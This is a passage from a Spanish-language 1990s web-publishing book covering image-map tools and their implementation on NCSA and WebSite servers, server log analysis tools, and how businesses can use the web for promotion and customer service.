
Igual que Map *THIS!*, el editor de mapas de imágenes de WebSite es fácil de usar. Requiere simplemente que abra su imagen GIF, marque los focos en ella y asigne URL y comentarios descriptivos. Como se puede ver en la Figura 18.8, se parece incluso a la ventana del programa Map *THIS!* (¿cómo podrían tener un aspecto distinto dos programas que tienen prácticamente las mismas características y funciones?).

Con el editor WebSite, inmediatamente después de que cree un nuevo mapa de



**Figura 18.7.** Map *THIS!*, un programa de mapa de imágenes para Microsoft Windows (con mapa de área visible).

imágenes al seleccionar un archivo GIF, el indicador le pedirá un URL implícito y un comentario relativo a todo el mapa de imágenes. Después de que defina cada foco, aparecerá un cuadro de diálogo que solicitará el URL de destino y un comentario para ese foco:



Una vez que haya rellenado la información y cerrado el cuadro de diálogo, podrá volver más tarde y editar el URL para un foco (o fondo) pulsando con el botón derecho del ratón sobre él.

Por supuesto, el inconveniente del editor de mapa de imágenes WebSite es que no guarda la información sobre el mapa de imágenes en un archivo de mapas estándar, de modo que no se puede utilizar con ningún otro servidor. Pero si tiene el editor de mapa de imágenes WebSite quiere decir que está utilizando WebSite, que no necesita un archivo de mapas externo.


### **Otras herramientas para mapas de imágenes**

Aunque sólo hemos visto detalladamente Map *THIS!* y el editor de mapas de imágenes WebSite, hay otras opciones disponibles: otros programas para Windows, Mac e incluso X Window que se pueden utilizar para crear archivos de mapas. Las funciones de estos programas son muy parecidas, por lo tanto las técnicas para utilizarlos también lo son.

Lo importante es encontrar una herramienta con la que trabaje a gusto y que genere archivos de mapas para su servidor. La Tabla 18.4 muestra algunas opciones más de herramientas para mapas de imágenes, y cuando lea esto, habrán aparecido otras nuevas. Consulte el FAQ del World Wide Web actual y el directorio Yahoo para ver las listas más recientes de herramientas para mapas de imágenes.

### **Implementación del mapa de imágenes**

En este momento, ya ha dado dos de los tres pasos necesarios para generar un mapa de imágenes: ha creado su imagen GIF y la ha mapeado. Ahora todo lo queda es integrarla en su web.



**Figura 18.8.** Editor de mapa de imágenes WebSite.

**Tabla 18.4.** Algunas de las herramientas disponibles para mapeado de imágenes.

Nombre	Plataforma	Ubicación/Información
glorglox	Unix	<a href="http://www.uunet.ca/~tomr/glorglox/">http://www.uunet.ca/~tomr/glorglox/</a>
MacMapMaker	Mac	<a href="ftp://ftp.uwtc.washington.edu/pub/Mac/Network/WWW/MacMapMaker*">ftp://ftp.uwtc.washington.edu/pub/Mac/Network/WWW/MacMapMaker*</a>
Map THIS!	Win32	<a href="http://galadriel.ecaetc.ohio-state.edu/tc/mt">http://galadriel.ecaetc.ohio-state.edu/tc/mt</a>
Mapedit	Windows	<a href="http://sunsite.unc.edu/boutell/mapedit/mapedit.html">http://sunsite.unc.edu/boutell/mapedit/mapedit.html</a>
	X Window	
MapMaker	X Window	<a href="http://icg.stwing.upenn.edu/~mengwong/mapmaker.html">http://icg.stwing.upenn.edu/~mengwong/mapmaker.html</a>
WebMap	Mac	<a href="http://arpp1.carleton.ca/machttp/doc/util/map/webmap.html">http://arpp1.carleton.ca/machttp/doc/util/map/webmap.html</a>

### **Implementación de un mapa de imágenes con el servidor NCSA**

Uno de los programas que vienen con el paquete httpd de NCSA es *imagemap*, en el directorio `/usr/local/etc/httpd/cgi-bin`. Como habrá supuesto, es un guión CGI —de hecho, un programa binario escrito en C (el código fuente debería estar en `/usr/local/etc/httpd/cgi-src`)—, pero es un programa de pasarela como los que se vieron en el Capítulo 13.

Todo lo que hay que hacer es crear un vínculo al programa *imagemap* en el docu-

mento HTML que contendrá el mapa de imágenes. En el código HTML para su documento, tiene que pasar al servidor tres datos:

- Una referencia al programa `imagemap`.
- Un encaminamiento al archivo de mapas.
- El encaminamiento de la imagen GIF que quiera mostrar.

Así es como funciona: se crea un ancla que remita al programa `imagemap` y le facilite la ubicación del archivo de mapas. El foco para el ancla (que está entre las etiquetas `<A>` y `</A>`) es una etiqueta `<IMG>` que remite al archivo GIF. Es necesario utilizar el atributo `ISMAP` con la etiqueta `<IMG>` para que el servidor sepa que se hace referencia a un mapa de imágenes. Por ejemplo:

```
<A HREF="http://www.rls.com/cgi-bin/imagemap/imaps/homemap.map">
<IMG SRC="/imaps/homemap.gif" ISMAP>
</A>
```

Antes de que le sorprenda demasiado, permítanos explicarle una cosa algo extraña de este código. El parámetro `HREF` de la etiqueta `<A>` parece como si hiciese referencia a un archivo llamado `/cgi-bin/imagemap/imaps/homemap.map`, pero no lo hace. Realmente, hace referencia al programa de pasarela (`/cgi-bin/imagemap`) y le pasa la cadena `«/imaps/homemap.map»` como argumento. Parece extraño, pero es así como funciona.

Por supuesto, los encaminamientos `/cgi-bin/imagemap` e `/imaps/homemap.map` son relativos al directorio raíz del servidor Web, no al directorio raíz del disco. Y la etiqueta `<IMG>` necesita el atributo `ISMAP`. Además, dado que el código HTML que se escribe para implementar un mapa de imágenes situado en su sistema estará probablemente en el mismo sistema, debería poder arreglárselas con referencias relativas y no con referencias absolutas que incluyan el nombre completo del sistema. Tendrá que experimentar un poco por su cuenta.

¡Eso es todo!

### Implementación de un mapa de imágenes con WebSite

Si pensaba que implementar un mapa de imágenes no podía ser más sencillo que con un servidor NCSA, espere un momento. Aunque el servidor WebSite no cree un archivo de mapa de imágenes en su disco rígido, tiene que asignarle un nombre. Dado que WebSite almacena los mapas de imágenes internamente, lo sabe todo acerca de los mapas de imágenes que se definieron para el servidor; todo lo que tiene que hacer es referenciarlos en su página HTML. Por ejemplo, supongamos que denomina a su mapa de imágenes *HomeMap* y al archivo GIF asociado *HomeMap.GIF*. Supongamos también que sitúa *HomeMap.GIF* en el directorio */wsdocs/IMAGES* del servidor.

En el programa WebView, haga simplemente una doble pulsación sobre el icono de la página en la que quiere situar el mapa de imágenes. Esto muestra el editor Bloc

de notas y coloca el código fuente HTML de esa página en el editor. En el lugar donde quiera que aparezca su mapa de imágenes, basta con que escriba las siguientes líneas:

```
<a href="/~imagemap/HomeMap">

</a>
```

Por último, guarde el archivo y ejecute su explorador Web preferido para probarlo.

## ***Recopilación de estadísticas para su Web***

---

Todos los servidores Web que considere contendrán probablemente un conjunto de archivos de registro que incluye normalmente:

- Un registro de acceso.
- Un registro de agente.
- Un registro de errores.

El servidor registra cualquier acceso en el *registro de acceso*. El formato para el registro de acceso se vio anteriormente en este capítulo: contiene el nombre o número IP del sistema que hace la petición, la fecha y hora, el encaminamiento y nombre del documento solicitado, el código de éxito o fracaso resultante, y el número de bytes transferidos.

Se está trabajando en iniciativas para nuevas características que permitan a los exploradores y servidores Web identificar el número de páginas a las que accede un usuario individual en una sesión. Por ahora, las estadísticas de uso están definidas por el número de páginas a las que se accede, con lo que no hay manera de distinguir entre un lector que acceda a cinco páginas diferentes o cinco lectores que lean la misma página.

Con una información más completa sobre las páginas que leen los lectores, los administradores Web podrán hacer un seguimiento mejor de la eficacia de sus web. Esto es importante por una serie de razones. Por un lado, podrán ver los encaminamientos que siguen los lectores a través de los vínculos en sus ubicaciones Web. Esto dará prueba de las páginas a la que se accede a menudo y de aquéllas que se pasan por alto normalmente. Además, los anunciantes que pagan por espacios en el Web querrán saber cuántos lectores ven sus anuncios, no sólo el número de veces que se ha accedido a una página (por un número indeterminado de lectores).

El *registro de agente* contiene el nombre y la versión del agente de contacto (normalmente un explorador Web). Los administradores Web pueden utilizar el registro de agente para ver qué exploradores utilizan los lectores para visualizar sus páginas. La Figura 18.9 muestra una sección de un registro de agente del servidor NCSA.



```

Mozilla/1.1N (Windows; I; 16bit)
EIT-WebView-Browser/1.0
Mozilla/1.2b3 (Windows; I; 32bit)
EIT-WebView-Browser/1.0
Mozilla/1.1N (Windows; I; 16bit)
Mozilla/1.2b3 (Windows; I; 32bit)
Mozilla/1.1N (Windows; I; 32bit)
NCSA Mosaic/2.0.0b4 (Windows x86)
Enhanced_Mosaic/2.00 Win32 Spyglass/9
NCSA Mosaic/2.0.0b4 (Windows x86)
EI*Net/0.1 libwww/0.1
Mozilla/1.2b3 (Windows; I; 32bit)
EI*Net/0.1 libwww/0.1
NCSA Mosaic/2.0.0b4 (Windows x86)
NCSA Mosaic/2.0.0b4 (Windows x86)
EI*Net/0.1 libwww/0.1
Mozilla/1.2b3 (Windows; I; 32bit)
NCSA Mosaic/2.0.0b4 (Windows x86)
Mozilla/1.1N (Windows; I; 16bit)
Mozilla/1.1N (X11; I; BSD/386)

```

**Figura 18.9.** Registro de agente de NCSA.

El servidor registra cualquier error que se produzca en el *registro de errores*. Los errores incluyen peticiones de páginas que no existen, peticiones de páginas para las que no hay un permiso adecuado, intentos de ejecutar guiones CGI que no existen y errores de verificación de usuario. El registro de errores incluye la fecha y hora, el nombre de host y de dominio del sistema solicitante, la naturaleza del error y el motivo del error.

Dado que estos archivos de registro para el servidor Web vienen en un formato común, cualquiera puede escribir programas para analizarlos. Si un programa funciona en un servidor que utilice el formato común de archivos de registro, debería funcionar con cualquier otro servidor que lo haga. Como resultado, mucha gente está desarrollando programas para analizar archivos de registro y proporcionar informes y diagramas estadísticos.


Uno de los programas más interesantes se llama *VB Stats*. VB Stats es un programa de Visual Basic que se ejecuta bajo Windows y funciona con cualquier archivo de registro del formato común de archivos de registro. Toma el registro de acceso del servidor y lo importa a la base de datos Microsoft Access. Al ejecutar uno de los programas que se incluyen con VB Stats se generan informes estadísticos de utilización en forma de colección de páginas Web vinculadas (documentos HTML), junto con gráficos insertados en 3-D y vínculos a otras páginas que contengan gráficos y estadísticas semanales detalladas.

La Figura 18.10 muestra la página raíz Web que genera VB Stats, representando

los totales de acceso al servidor semanalmente. Siguiendo los vínculos a los análisis semanales, se puede obtener información sobre las diez ubicaciones que más han frecuentado un web, los 10 temas de mayor interés de un web y las 10 ubicaciones más frecuentadas por el número total de bytes transferidos (Figura 18.11).

Se puede programar VB Stats para que se ejecute automáticamente con el planificador de Windows, o se puede conectar a una página Web y ejecutarlo como un programa CGI para que se puedan actualizar las estadísticas de forma remota. También se puede ejecutar manualmente de forma periódica cuando se quieran actualizar las páginas de estadísticas.


Dado que VB Stats es un programa de Windows, se integra muy fácilmente con los servidores basados en Windows. (Lo vemos con WebSite bajo Windows 95.) Pero a VB no le importa qué servidor creó los registros de acceso que utiliza (en



**Figura 18.10.** Una página Web generada por VB Stats.

tanto aparezcan en el formato común de registro). Aún si su servidor principal Web se ejecuta en una máquina Unix, puede utilizar VB Stats para crear sus informes de uso; todo lo que necesita es una máquina Windows. Ni siquiera se necesita Microsoft Access o Visual Basic —todo lo que se necesita viene incluido en el paquete.

Como con cualquier otro software para servidores Web, tiene un gran campo de opciones donde elegir para los programas de análisis de registro, y están apareciendo tantos programas nuevos como patos de plástico en una galería de tiro. Hay paquetes para Unix y para Mac así como programas adicionales para Windows. Igual que cualquier otra herra-



**Figura 18.11.** Página de análisis semanal de VB Stats.

mienta para el Web, la mayoría de estos paquetes son gratuitos o shareware, y se puede acceder fácilmente a todos ellos en el Web. La Tabla 18.5 lista algunos paquetes más, pero consulte el FAQ actual del Web y el directorio Yahoo (en [http://www.yahoo.com/Computers/World\\_Wide\\_Web/HTTP/Servers/Log\\_Analysis\\_Tools/](http://www.yahoo.com/Computers/World_Wide_Web/HTTP/Servers/Log_Analysis_Tools/)).

**Tabla 18.5** Algunas de las herramientas de análisis de registro disponibles.

Nombre	Plataforma	Ubicación/Información
Getstats	Unix	<a href="http://www.eit.com/software/getstats/getstats.html">http://www.eit.com/software/getstats/getstats.html</a>
VB Stats	Windows	<a href="http://www.city.net/win-httpd/#vbstat">http://www.city.net/win-httpd/#vbstat</a>
WebStat	Mac	<a href="http://arpp1.carleton.ca/machttp/doc/util/stats/webstats.html">http://arpp1.carleton.ca/machttp/doc/util/stats/webstats.html</a>
WebStat	Unix	<a href="http://www.pegasus.esprit.ec.org/people/sijben/statistics/advertisement.html">http://www.pegasus.esprit.ec.org/people/sijben/statistics/advertisement.html</a>
wusage	Unix	<a href="http://siva.cshl.org/wusage.html">http://siva.cshl.org/wusage.html</a>
wwwstat	Unix	<a href="http://www.ics.uci.edu/WebSoft/wwwstat/">http://www.ics.uci.edu/WebSoft/wwwstat/</a>

## ***Cómo hacer negocios en el Web***

En el Capítulo 6, «Cómo tejer un mejor web», vimos algunas técnicas para crear una ubicación Web interesante y legible. Aquí, en el capítulo final, nos centraremos más en las cuestiones de negocios que están detrás de la creación de una ubicación Web y en cómo atraer a clientes potenciales y mantener a su base de clientes reales satisfecha y afianzada.

En primer lugar, nos fijaremos en las cifras: ¿es rentable gastarse el dinero en crear una ubicación Web propia y hacerla interactiva? A continuación examinaremos algunos aspectos que todo propietario o gestor de un negocio que estuviese pensando en iniciar un web para su empresa debería considerar, independientemente del tipo de negocio o industria de que se trate.

Por último, veremos los negocios relativos a computadoras e Internet del Web, en concreto los proveedores de servicios Internet, empresas que ofrecen servicios Web y empresas de suministro de productos. Estos tipos de negocios son únicos ya que sus productos o servicios están ligados directamente a Internet o al Web.

### ***Costes y beneficios de establecer una presencia Web***

---

Considere por un momento los costes relacionados con la creación e inserción de un anuncio de una página en una revista de tirada nacional. La publicidad incluso en una revista de algún gremio o sector minoritario puede exceder fácilmente el coste de establecer una presencia permanente en el Web. El período de amortización relativo a la instalación de una ubicación Web es normalmente de unos meses.

Por ejemplo, una estimación prudente sobre el coste de instalar una computadora,

dotarla del software necesario (incluyendo un servidor Web) y conectarla a Internet es de 10.000 dólares. Se ha exagerado incluso esa cifra para cubrir tarifas por servicios de consultoría y cualquier coste de instalación inicial que le pueda exigir la compañía telefónica o el proveedor de servicios Internet. La página más barata en una publicación sectorial de tirada nacional es de 2.000 dólares por cada inserción. En revistas de mayor tirada, es frecuente ver tarifas de hasta 8.000 dólares por inserción.

No es necesario ser contable para descubrir que en una campaña de publicidad que dure unos meses, se habrá gastado al menos tanto dinero en publicar sus anuncios como el que se habría gastado en instalar un servidor Web. Pero la historia no termina aquí, tanto un anuncio en prensa como una ubicación Web generan un recuerdo en las mentes de los consumidores, pero la ubicación Web continuará generando un recuerdo, promoverá el conocimiento de marca y de los productos, y creará unos vínculos de buena voluntad entre usted y sus clientes cada día.

Otra ventaja de incluir su propia ubicación web es que al presentar su catálogo de productos y ofrecer formularios interactivos para que la gente solicite sus productos, consigue que sean sus clientes quienes rellenan los pedidos. Esto puede reducir enormemente los errores administrativos, por no mencionar la carga de trabajo de su personal administrativo.

Integrar un formulario Web (y el programa CGI correspondiente) con una base de datos o un software contable no es algo que deba tomarse a la ligera. Pero tampoco es difícil para alguien que tenga la destreza necesaria. Dicho proyecto requerirá la cooperación de su administrador Web con sus administradores de red o los administradores de los sistemas de información y su personal del departamento de contabilidad.

Por supuesto, si es usted quien se encarga de todas estas tareas, probablemente se incline a hacerlo por su cuenta; no es realmente difícil a pequeña escala. Por ejemplo, uno de los principales servidores Web para Windows 95 —WebSite de O'Reilly & Associates— se integra muy fácilmente con uno de los principales sistemas de gestión de base de datos para Windows 95, Microsoft Access. (Véase el Capítulo 18 para más información sobre WebSite.)

### ***Ideas generales de negocios para el Web***

---

El Web es útil para los negocios de tantas formas que resultaría imposible listarlas. De hecho, comparar la importancia de una presencia profesional en el Web con necesidades de negocios como un sistema telefónico o una máquina de fax podría parecer escandaloso, pero no lo es y comparaciones así serán corrientes en un futuro próximo. Pero quizá una comparación mejor hoy en día sería contrastar el establecimiento de una ubicación Web con la participación en ferias y la publicidad en revistas del sector. La mayoría de los directores y ejecutivos están de acuerdo en que la publicidad y el marketing a través de ferias y revistas es una necesidad absoluta para poder mantenerse a la altura de sus competidores.

Hoy en día, establecer una presencia en Internet —concretamente en el World Wide Web— es casi tan importante como utilizar estas técnicas de marketing tradi-

cionales. La audiencia que se alcanza con el Web puede ser algo distinta de la que se alcanza con las ferias y anuncios en las revistas, pero en muchos casos puede ser incluso más deseable.

Por ejemplo, supongamos que su empresa vende equipamiento sanitario. En las ferias, la mayor parte de su audiencia se compone de administradores de clínicas y hospitales. Aunque estas personas son los responsables de compras, puede que no entiendan perfectamente las ventajas de sus productos. Sin embargo, en el Web, probablemente podrá atraer a médicos, enfermeras de centros de salud y a otras personas que estén en primera línea del campo sanitario. Estas personas entenderán las ventajas de sus productos y los comprarán directamente, o al menos podrán recomendárselos a la gerencia de sus organizaciones.

La mayoría de los negocios pueden utilizar el Web en beneficio propio de tres modos:

- Promoción institucional o de negocios.
- Promoción de productos o servicios.
- Servicios técnicos y de atención al cliente.

*Promoción de negocios* se refiere a presentar a su empresa del mejor modo posible y a mostrar en qué sobresale su negocio respecto de la competencia. *Promoción institucional*, por otro lado, se refiere a la promoción de toda su industria. Probablemente haya visto, por ejemplo, anuncios que fomentan el consumo de leche, pero no el de una marca en particular.

Por supuesto, *promoción de producto o servicio* se refiere a anunciar sus productos o servicios. Este tipo de promoción no tiene por qué tener la apariencia de un anuncio. De hecho, la mejor promoción de productos a menudo *no* parece un anuncio. Alternativas posibles a los anuncios tradicionales incluyen endosos, separatas en revistas y un buen surtido de documentación y especificaciones de atención.

Los negocios que proporcionan asistencia técnica (como los fabricantes de equipamiento o software para computadoras) pueden atraer a clientes potenciales dando a conocer que proporcionan asistencia interactiva aparte de la asistencia telefónica tradicional. Si su negocio conlleva relaciones continuas con sus clientes, darles un modo de supervisar su actividad contable o balance o incluso de gestionar su cuenta interactivamente les dará una sensación de seguridad y un sentimiento de control sobre la relación.

El World Wide Web es el único medio que tiene hoy en día una empresa para combinar de forma rápida, fácil y barata todas estas estrategias promocionales en una presentación única y atractiva que pueden visualizar miles —si no cientos de miles— de personas a lo largo de un año. Más aún, si combina una presentación profesional con formularios interactivos, los lectores tendrán un modo fácil y rápido de responder a las promociones. Uno de los modos más eficaces de obtener respuestas solía ser la inclusión de cupones en anuncios impresos que el lector podía recortar. El Web es mucho más eficaz.

Las secciones siguientes tratan técnicas para abrirse paso en cada una de las áreas mencionadas anteriormente. Le ofreceremos ejemplos de cómo puede integrar estos

servicios en su ubicación Web y le mostraremos ejemplos reales de empresas que lo han hecho.

### **Promoción institucional y de negocios**

Como mencionamos anteriormente, una promoción no tiene por qué *parecer* una promoción. De hecho, cuanto menos lo parezca, más probabilidades tendrá de ser eficaz. En esta sección, se tratarán algunas ideas para promover su negocio, no importa el tamaño que tenga.

#### **Visión general de la empresa**

El mejor modo de presentar su negocio a los consumidores potenciales es con una página que muestre una visión general de su empresa, sus productos y su industria. Puede que algunas personas que se encuentren con su web no hayan oído hablar



**Figura 19.1.** Las páginas de información o visión global de la empresa deben ser breves y sin rodeos.



nunca de su empresa ni tengan una idea de los productos o servicios que ofrece. Cuando estas personas tropiezan con su página, lo primero que quieren es esta información.

No cometa el error tan frecuente de poner páginas y páginas cargadas de detalles monótonos que narren cada suceso memorable que haya ocurrido en su industria o empresa. Las mejores visiones globales son breves y amenas. Deben mencionar quién es usted, qué fabrica o qué servicios suministra, y por qué cree que sus productos son superiores que los de la competencia. Si piensa que debe dar una información más detallada, proporcione un vínculo a ésta en vez de hacer que la visión global parezca un libro. La Figura 19.1 muestra la página «Information» de un negocio llamado *Flower Stop*. Esta página va directa al grano; le dice al lector de quién es la empresa, qué productos vende y dónde los vende.

### **Información histórica**

Una página que muestre los antecedentes de una compañía es otro toque atractivo. La página de historia de su empresa puede dar a sus consumidores un sentido de la permanencia y estabilidad de su negocio así como informar de dónde viene y hacia dónde va. Lo elaborada que se quiera hacer la historia es cuestión de gustos. La Figura 19.2 muestra la página de historia de Boeing Aircraft Co. Como puede ver, incluye una foto de los fundadores de Boeing tomada frente a su primer aeroplano, construido en 1918.

La Figura 19.3 muestra otro tipo de página de historia. Además de incluir una página con la historia de la empresa, Hershey Chocolate Co., también ofrece una página con la historia del chocolate.


### **Información sobre el personal de la empresa**

Proporcionar información sobre el personal y los fundadores de la empresa puede hacer que los consumidores se sientan como si le conociesen. Un modo eficaz de hacer esto es creando una página con vínculos a páginas relativas a cada uno de los empleados. Cada página puede mostrar un *curriculum* resumido e incluir información profesional como estudios, preparación técnica, calificaciones, premios y concursos. Puede incluir también información privada que su personal quiera ofrecer al público. Los intereses y aficiones sirven para hacer la lectura más amena y ayuda a que sus lectores vean a su personal como gente real. Consulte el Capítulo 3 para ver algunos ejemplos de páginas de empleados.


### **Otra información sobre la empresa**

Si su negocio ha aparecido en revistas o publicaciones del sector, cree una página que muestre los artículos más relevantes. Un examen hecho por una parte neutral (y en

ocasiones crítica) añade credibilidad y puede suponer una buena base para la confianza. Además, si su negocio ha participado en concursos y lo ha hecho bien —sobre todo si ha ganado algún premio— no sea demasiado tímido y presuma un poco. La Figura 19.4 muestra una página de una pequeña empresa dedicada al diseño y la imagen que lista los premios que ha ganado y los artículos que ha publicado.



**Figura 19.2.** La página de historia de Boeing Aircraft Co. incluye fotos de los fundadores de la fábrica y sede central originales.



